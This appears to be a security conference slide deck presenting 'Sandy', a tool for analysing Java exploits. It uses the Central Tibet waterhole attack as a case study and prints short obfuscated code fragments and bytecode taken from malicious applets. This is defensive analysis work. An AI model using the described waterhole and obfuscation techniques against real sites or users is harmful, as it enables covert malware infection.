
- Look inside java manifest file
- Disassemble jar code locate “main(“ string
- Use javap[magic headers] to identify the version built.
- Use the java class path load the java file .

Demo Jar Analysis

- Sandy static module dealing with Jar Exploits.

Central Tibet Waterhole Java exploit

- Submission on 16th Aug



Steps in Attack	
1	Attacker hacks legitimate Web server and injects IFRAME into Web pages
2	User browses to legitimate Web site
3	Returned Web pages contain IFRAME pointing to server hosting exploit kit

Central Tibet Waterhole Java exploit

- Attackers hacked Central Tibet website. [Trusted and most visited site for Tibet]
- Added a java exploit .
- On users visiting the site they would be infected by a malware.
- The dropped malware was a windows backdoor.
- http://exploit-analysis.com/sandy/view/view_java.php?md5=0K%2B7TOrG6AqDbVRTm54ZCQ%3D%3D.

Obfuscation in Java code

- String Obfuscation and dynamic string generation.
- Dynamic Class resolution .
- Class method obfuscation .
- Anti Decompiling

String Obfuscation in in Java

- Java obfuscation is done mainly by dynamically constructing the function calls and strings.
- Example

```
public aPplmiXRR vBFKFXoB()
{
    if(rgDiQsA50 != DMKQRmf(7, 12))
        return QUVRfTT(rgDiQsA50);
    if(rgDiQsA51 != DMKQRmf(7, 12))
        return QUVRfTT(rgDiQsA51);
    if(rgDiQsA52 != DMKQRmf(7, 12))
        return QUVRfTT(rgDiQsA52);
}

public static byte[] iausduyfg(int i)
{
    if(i == 0x239707)
        return new byte[0x239d96d];
    else
        return null;
}

public static URL geturl()
    throws Exception
{
    return new URL(jjtadb.jqzfydjteyaegh());
}
}
```



Sandy Submission:3

Java Module

Submission on 12-09-2013

Java exploit, dropping windows and OSX malware , possibly targeting #tibet.

http://exploit-analysis.com/sandy/view/view_java.php?md5=94ra2GG5en6x7uz3dtkSAg%3D%3D



Source: <http://dalailama.com/news/post/635-his-holiness-the-dalai-lama-participates-in-a-video-conference-with-three-chinese-intellectuals>

Obfuscation using 2 way encryptions.

- Look for traces of common algorithms used based on signatures.

```
import javax.crypto.*;
```

```
import java.security.spec.InvalidKeySpecException;
```

- Look for traces of Encrypted strings, and decryption keys.

Based on string length 16-byte, 32-byte etc. And try to do a quick brute force on possible algorithms.

Java Malware

Analysis Demo

http://exploit-analysis.com/sandy/view/view_java.php?md5=JR2Xv0QuTlgve9o%2FdzNP1A%3D%3D

Anti Decompiling

- Then static analysis becomes hard for sandy, so it proceeds to dynamic.

```
public void ttiRsuN()      throws Throwable    {  
    // Byte code:  
    //   0: ldc_w 10  
    //   3: iconst_4  
    //   4: ineg  
    //   5: iconst_5  
    //   6: ineg  
    //   7: pop2  
    //   8: lconst_0  
    //   9: pop2
```

Read More:

<http://www.securelist.com/en/analysis/204792300/>
Anti decompiling techniques in malicious Java Applets

If No Binary : Do Dynamic Analysis

- Construct an applet template.
- Use the previous collected add to applet template pass data to the appropriate JVM sandboxed machine.
- The JVM is hooked in using our monitor, which logs important function calls and arguments.
- This way we gather all string generated at runtime and the functions called.

The JVM Hook

- Code would be available here soon.
- <http://exploit-analysis.com/code/>

Same steps goes for all other file formats

- This way we would have a good intelligence information on what we are processing.
- So if static analysis fails, we would be able to use the collected information to send it to an appropriate sandbox with the right exploit application installed.

Sandy

- Sandy version 1 Stable release is available online at <http://exploit-analysis.com>.

Version 1 sucks ☹️ but more codes is gone flow in and a better release would be out soon.

Thank You

○ Contact me at:

<https://twitter.com/fb1h2s>

<https://www.facebook.com/loverahulas>

fb1h2s@gmail.com